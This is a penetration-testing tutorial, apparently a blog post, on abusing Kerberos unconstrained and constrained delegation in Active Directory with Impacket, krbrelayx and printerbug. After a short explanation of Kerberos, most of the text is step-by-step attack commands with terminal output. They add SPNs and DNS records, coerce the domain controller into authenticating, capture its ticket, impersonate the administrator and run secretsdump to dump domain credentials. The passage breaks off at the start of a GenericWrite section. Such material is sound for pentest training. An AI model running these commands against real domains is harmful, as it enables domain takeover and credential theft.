

Abusing delegation with Impacket

 hunio.org/security/abusing-delegation-with-impacket

hun

September 25, 2025

▼ Table of Contents

The inspiration behind this

In Active Directory exploitation, Kerberos delegation is easily among my top favorite vectors of abuse, and in the years I've been learning Kerberos exploitation, I've noticed that Impacket doesn't get nearly as much coverage as tools like Rubeus or Mimikatz.

From a penetration testing perspective, especially when operating from a remote dropbox, being able to interface Kali to the domain controller provides tremendous value, as we don't need to drop binaries on disk, nor do we need to worry about host-based detections.

This is **not** an exhaustive list of every explicit delegation abuse path possible, otherwise I'd be working on this forever! Instead, I wanted to focus on each type of delegation configured for **both users and machines**, and the most common attack paths for each.

Kerberos

Kerberos is a **ticket-based** authentication protocol that enables secure communication in untrusted environments by first establishing two-party trust through a mutual third party.

Kerberos requires three parties:


- **Client:** The user or system requesting access to a resource.
- **Server:** The destination resource the client wants to access.
- **Key Distribution Center (KDC):** A trusted third party responsible for authenticating users and issuing tickets.

The ticketing process

The Kerberos authentication flow works like this:

1. **Authentication Service Request:** The client sends an authentication request encrypted with their password to the KDC.
2. **Authentication Service Response:** If the KDC can decrypt the request with the user's password, the client has proven their identity. The KDC then responds with a Ticket-Granting-Ticket (TGT), encrypted with the KDC's secret key.
3. **Ticket-Granting-Ticket Request:** The client presents the TGT back to the KDC requesting access to a destination service.

4. **Ticket-Granting-Ticket Response:** If the KDC can decrypt the TGT, it proves the client presented a valid TGT, as no other entity knows the KDC's secret key. The KDC responds with a Service Ticket (ST), encrypted with the destination service's password.
5. **Service Ticket Request:** The client passes the ST to the destination service, requesting access. If the destination service can decrypt the service ticket, it proves the ticket is valid, as only the KDC and the service itself should possess the service's password.




Through the trusted intermediary - the KDC - the client and destination service can establish trust, relying on the assumption that only the KDC knows everything.

Kerberos references services by their Service Principal Name, or SPN, and one ticket can be generated per one SPN at a time. For added efficiency, if a user wants to obtain tickets for multiple services, instead of performing the entire authentication process each time, they can simply reuse their TGT to obtain access to various other services. By default, [Microsoft states a TGT is valid for 10 hours](#) before the entire authentication process must fully begin again.

The double-hop problem and delegation

Because of how tickets are constructed, services cannot forward client credentials to other resources: they only possess a service ticket encrypted with their own key. This inability to

forward credentials is known as the **Kerberos Double-Hop Problem**.



Microsoft introduced **delegation** to let one service forward a client's credentials to another, enabling the first service to authenticate the client to the second. There are three forms of Kerberos delegation:

- **Unconstrained Delegation:** The first form of delegation. When a client authenticates to a server with unconstrained delegation, it passes its TGT along with the ST, allowing the server to reuse the TGT to authenticate as that user to other resources.
- **Constrained Delegation:** Introduced to mitigate the risks of unconstrained delegation. It restricts delegation to specific services and replaces TGT forwarding with two proxies: S4U2Self and S4U2Proxy.
- **Resource-Based Constrained Delegation:** Similar to constrained delegation, but here the destination (resource) defines which services are allowed to delegate to it.

Delegation abuse techniques

With all of that discussed, the key idea is that **delegation is essentially a specialized form of impersonation** that resolves the double-hop problem. It's additionally important to note delegation can be configured on **both users and machines** within a domain.

This means that if a user or machine configured with delegation is compromised, the attacker's goals vary depending on the type (with some caveats we will cover later):

Delegation Type	End-Goal
Unconstrained Delegation	Obtain the TGT of an elevated user or machine
Constrained Delegation	Use S4U2Self and S4U2Proxy to obtain a ticket for a privileged user
Resource-Based Constrained Delegation	Force an elevated user or machine into allowing delegation from another resource

Unconstrained delegation

To abuse unconstrained delegation, we must first compromise a user or machine configured with it. Following this, our end goal is to obtain a TGT from an elevated user/machine - usually the domain administrator - to compromise the environment.

The high-level steps are:

1. Compromise a user or machine that has unconstrained delegation configured.
2. Force/coerce an elevated user/machine to authenticate to our compromised unconstrained resource.
3. Use the obtained TGT from the elevated user/machine to compromise the domain controller.

1. Add a user SPN and DNS entry, coerce to Kerberos listener

Assume we've compromised the user kuduser with the password Password1!, which has unconstrained delegation configured.

To escalate in the domain, we need to first add a Service Principal Name (SPN) to the user and a DNS entry resolving such SPN to the attacker's IP address. Once those are done, we can then obtain a TGT from an elevated user/machine.

Caveat: Users do not have SPNs associated with them by default, so we need the permission to add our own SPN so tickets can be generated to our user if one has not been added already. This is not a default setting, but appears to be often [attributed with database service accounts](#). We additionally need the permission to add a DNS entry to our added SPN, which appears to be a default setting.

1. Find user-based unconstrained delegation (kuduser)

```
impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
kuduser	Person	Unconstrained	N/A	No

2. Add an SPN to kuduser if there isn't one already (KUD.secure.local)

```
python3 addspn.py -u secure.local\\kuduser -p 'Password1!' -s host/KUD.secure.local
--target-type samname 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\\kuduser -p 'Password1!' -s host/KUD.secure.local --target-type samname 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

3. (Optional) Verify the SPN has been added successfully

```
pywerview get-netuser -d secure.local -u kuduser -p 'Password1!' -t 10.0.1.200 --unconstrained
```

```
(hun@kali)-[~/tools/krbrelayx]
$ pywerview get-netuser -d secure.local -u kuduser -p 'Password1!' -t 10.0.1.200 --unconstrained
objectclass: top, person, organizationalPerson, user
cn: kuduser
distinguishedname: CN=kuduser,CN=Users,DC=secure,DC=local
instancetype: 4
whenevercreated: 2025-09-17 21:22:00+00:00
wheneverchanged: 2025-09-17 21:28:03+00:00
usncreated: 107039
usnchanged: 107047
name: kuduser
objectguid: {a0fbd3e1-b02f-4e23-bba9-ea67f9af7f34}
useraccountcontrol: NORMAL_ACCOUNT, TRUSTED_FOR_DELEGATION
badpwdcount: 0
codepage: 0
countrycode: 0
badpasswordtime: 1601-01-01 00:00:00+00:00
lastlogoff: 1601-01-01 00:00:00+00:00
lastlogon: 1601-01-01 00:00:00+00:00
pwdlastset: 2025-09-17 21:22:00.442204+00:00
primarygroupid: 513
objectsids: S-1-5-21-121669899-840664006-3373323264-1146
accountexpires: 1601-01-01 00:00:00+00:00
logoncount: 0
samaccountname: kuduser
samaccounttype: 805306368
serviceprincipalname: host/KUD.secure.local
objectcategory: CN=Person,CN=Schema,CN=Configuration,DC=secure,DC=local
dscorepropagationdata: 2025-09-17 21:27:42+00:00, 1601-01-01 00:00:00+00:00
lastlogontimestamp: 2025-09-17 21:22:23.617369+00:00
```

4. Add a DNS entry that resolves KUD.secure.local to our attacker IP 10.0.1.13

```
python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a add -d 10.0.1.13 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 dnstool.py -u secure.local\\kuduser -p 'Password1!' -r KUD.secure.local -a add -d 10.0.1.13 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

5. Verify proper name resolution, may take a few minutes

```
nslookup KUD.secure.local 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ nslookup KUD.secure.local 10.0.1.200
Server:          10.0.1.200
Address:         10.0.1.200#53

Name:   KUD.secure.local
Address: 10.0.1.13
```

6. Set up Kerberos listener with kuduser's password

```
python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80

[*] Setting up DNS Server
[*] Servers started, waiting for connections
```

7. Force the DC (10.0.1.200) to authenticate to us (KUD.secure.local)

```
python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200
KUD.secure.local
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200 KUD.secure.local
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 10.0.1.200
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 krbrelayx.py --krbsalt SECURE.LOCALkuduser --krbpass 'Password1!'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server

[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.1.200
[*] Got ticket for DC01$@SECURE.LOCAL [krbtgt@SECURE.LOCAL]
[*] Saving ticket in DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
[*] SMBD: Received connection from 10.0.1.200
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support Provider'

```

8. Export the ticket into memory

```
export KRB5CCNAME=DC01\@$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=DC01\@$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
Default principal: DC01$@SECURE.LOCAL

Valid starting    Expires          Service principal
09/17/2025 13:56:29 09/17/2025 23:56:29 krbtgt/SECURE.LOCAL@SECURE.LOCAL
                renew until 09/20/2025 14:53:52

```

9. Perform a DCSync against DC01 as DC01\$

```
impacket-secretsdump -k DC01.secure.local
```

10. (Cleanup): Remove the added DNS entry

```
python3 dnstool.py -u secure.local\kuduser -p 'Password1!' -r KUD.secure.local -a remove -d 10.0.1.13 10.0.1.200
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 dnstool.py -u secure.local\kuduser -p 'Password1!' -r KUD.secure.local -a remove -d 10.0.1.13 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Target has only one record, tombstoning it
[+] LDAP operation completed successfully

```

11. (Cleanup): Remove the added SPN (if user started without one)

```
python3 addspn.py -u secure.local\kuduser -p 'Password1!' -s host/KUD.secure.local --target-type samname 10.0.1.200 -r
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 addspn.py -u secure.local\kuduser -p 'Password1!' -s host/KUD.secure.local --target-type samname 10.0.1.200 -r
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[+] Found modification target
[+] SPN Modified successfully
```

2. Hijack machine DNS entry, coerce to Kerberos listener

Assume we've compromised the machine PC01\$ with the NTLM hash
aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4, which has
unconstrained delegation configured.

To escalate in the domain, we need to first modify PC01\$'s existing DNS entry and point it
to our attacker IP address. Once complete, we can then obtain a TGT from an elevated
user/machine.

Unlike users, machines do have SPNs associated with them, meaning we only need to
modify the PC01.secure.local DNS entry to point to our attacker box. It should be noted
that this will temporarily cause a denial of service for clients accessing PC01, as all traffic
will now route to us.

1. Find machine-based unconstrained delegation (PC01\$)

```
impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local/kuduser':'Password1!' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC01\$	Computer	Unconstrained	N/A	Yes

2. Add a DNS entry that resolves PC01.secure.local to our attacker IP 10.0.1.13

```
python3 dnstool.py -u 'secure.local\PC01$' -p  
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r  
PC01.secure.local -a modify -d 10.0.1.13 DC01 -dns-ip 10.0.1.200
```

```
(hun@ kali)-[~/tools/krbrelayx]
$ python3 dnstool.py -u 'secure.local\PC01$' -p 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r  
-r PC01.secure.local -a modify -d 10.0.1.13 DC01 -dns-ip 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully
```

3. Verify proper name resolution, may take a few minutes

```
nslookup PC01.secure.local 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ nslookup PC01.secure.local 10.0.1.200
Server:          10.0.1.200
Address:         10.0.1.200#53

Name:   PC01.secure.local
Address: 10.0.1.13
```

4. Set up Kerberos listener with PC01's NTLM hash

```
python3 krbrelayx.py --krbsalt SECURE.LOCALPC01$ -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 krbrelayx.py --krbsalt SECURE.LOCALPC01$ -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server

[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
```

5. Force the DC (10.0.1.200) to authenticate to us (PC01.secure.local)

```
python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200
PC01.secure.local
```

```
(hun@kali)-[~/tools/krbrelayx]
$ python3 printerbug.py 'secure.local/kuduser':'Password1!'@10.0.1.200 PC01.secure.local
[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Attempting to trigger authentication via rprn RPC at 10.0.1.200
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 krbrelayx.py --krb5alt SECURE.LOCALPC01$ -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client SMB loaded..
[*] Running in export mode (all tickets will be saved to disk). Works with unconstrained delegation attack only.
[*] Running in unconstrained delegation abuse mode using the specified credentials.
[*] Setting up SMB Server

[*] Setting up HTTP Server on port 80
[*] Setting up DNS Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.0.1.200
[*] Got ticket for DC01$@SECURE.LOCAL [krbtgt@SECURE.LOCAL]
[*] Saving ticket in DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
[*] SMBD: Received connection from 10.0.1.200
[-] Unsupported MechType 'NTLMSSP' - Microsoft NTLM Security Support Provider'

```

6. Export the ticket into memory

```
export KRB5CCNAME=DC01\${@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=DC01\${@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:DC01$@SECURE.LOCAL_krbtgt@SECURE.LOCAL.ccache
Default principal: DC01$@SECURE.LOCAL

Valid starting    Expires          Service principal
09/17/2025 13:56:29 09/17/2025 23:56:29 krbtgt/SECURE.LOCAL@SECURE.LOCAL
        renew until 09/20/2025 14:53:52

```

7. Perform a DCSync against DC01 as DC01\$

```
impacket-secretsdump -k DC01.secure.local
```

8. (Cleanup): Restore the original DNS entry for PC01.secure.local

```
python3 dnstool.py -u 'secure.local\PC01$' -p 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r PC01.secure.local -a modify -d 10.0.1.201 DC01 -dns-ip 10.0.1.200
```

```

(hun@kali)-[~/tools/krbrelayx]
$ python3 dnstool.py -u 'secure.local\PC01$' -p 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -r PC01.secure.local -a modify -d 10.0.1.201 DC01 -dns-ip 10.0.1.200
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Modifying record
[+] LDAP operation completed successfully

```

```
(hun@kali)-[~/tools/krbrelayx]
$ nslookup PC01.secure.local 10.0.1.200
Server:          10.0.1.200
Address:         10.0.1.200#53

Name:   PC01.secure.local
Address: 10.0.1.201
```

Constrained delegation with protocol transition

To abuse constrained delegation with protocol transition, we must first compromise a user or machine configured with it. Following this, our goal is to impersonate an elevated user/machine - usually the domain administrator - to compromise the service our compromised resource can delegate to.

The high-level steps are:

1. Compromise a user or machine that has constrained delegation configured.
2. Use S4U2Self and S4U2Proxy to obtain a service ticket as an elevated user to the delegated resource.

1. S4U2Self and S4U2Proxy with username and password

Assume we've compromised the user kcduser with the password Password2@, which is allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is enabled, we can use kcduser's password to impersonate an elevated user - usually the domain administrator - using S4U2Self. Then, we can use S4U2Proxy to generate a service ticket to the delegated service (host/DC01.secure.local).

Additionally, we must have an SPN assigned to the compromised user to successfully generate tickets.

1. Find user-based constrained delegation with protocol transition (kcduser to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
kcduser	Person	Constrained w/ Protocol Transition	host/DC01.secure.local	Yes

2. Add an SPN to kcduser if there isn't one already (KCD.secure.local)

```
python3 addspn.py -u secure.local\\kcduser -p 'Password2@' -s host/KCD.secure.local
--target-type samname 10.0.1.200
```

3. Using kcduser's credentials, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator
'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

4. Export the ticket into memory

```
export KRB5CCNAME=./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```
(hun@kali)-[~]
$ export KRB5CCNAME=./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~]
$ klist
Ticket cache: FILE:./administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local
```

Valid starting	Expires	Service principal
09/18/2025 11:58:06	09/18/2025 21:58:06	host/DC01.secure.local@SECURE.LOCAL
renew until 09/19/2025 11:58:06		

5. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

6. (Cleanup): Remove the added SPN (if user started without one)

```
python3 addspn.py -u secure.local\\kcduser -p 'Password2@' -s host/KCD.secure.local  
--target-type samname 10.0.1.200 -r
```

2. S4U2Self and S4U2Proxy with machine NTLM hash

Assume we've compromised the machine PC01\$ with the NTLM hash
aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4, which is
allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is enabled, we can use PC01\$'s NTLM
hash to impersonate an elevated user - usually the domain administrator -
using S4U2Self. Then, we can use S4U2Proxy to generate a service ticket to the
delegated service (host/DC01.secure.local).

1. Find machine-based constrained delegation with protocol transition (PC01\$ to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~]  
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC01\$	Computer	Constrained w/ Protocol Transition	HOST/DC01.secure.local	Yes

2. Using PC01\$'s NTLM hash, we can obtain a service ticket as the domain administrator to DC01 (S4U2Self + S4U2Proxy)

```
impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator  
'secure.local/PC01$' -hashes  
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -dc-ip  
10.0.1.200
```

```

(hun@kali)-[~]
$ impacket-getST -spn 'host/DC01.secure.local' -impersonate administrator 'secure.local/PC01$' -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' -dc-ip 10.0.1.200
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

```

3. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting    Expires          Service principal
09/18/2025 12:05:21 09/18/2025 22:05:21 host/DC01.secure.local@SECURE.LOCAL
                renew until 09/19/2025 12:05:20

```

4. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

3. Live machine SPN hijacking with GenericWrite

Assume we've compromised the user `dacluser` with the password `Password3#`, which has `GenericWrite` permissions over `DC01.secure.local` and `PC01.secure.local`.

Additionally, assume we've compromised the machine `PC02$` with the NTLM hash `aad3b435b51404eeaad3b435b51404ee:72265d1639ffa6279115a922e92a33d8`, which is allowed to delegate to `host/PC01.secure.local`.

If a user principal has the "Write all properties" (`GenericWrite`) permission over an Active Directory object, they can arbitrarily write SPNs among other things.

